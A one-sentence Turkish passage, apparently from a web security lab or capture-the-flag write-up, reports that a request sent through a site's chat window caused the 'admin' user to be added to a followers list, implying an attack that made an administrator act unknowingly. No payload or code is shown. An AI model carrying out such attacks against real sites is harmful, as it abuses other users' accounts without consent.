Sağ alt ekranda bulunan chat ekranına isteğimizi attıktan sonra «admin» adlı kullanıcınında takip edenler listesine eklendiğini görüntülüyoruz.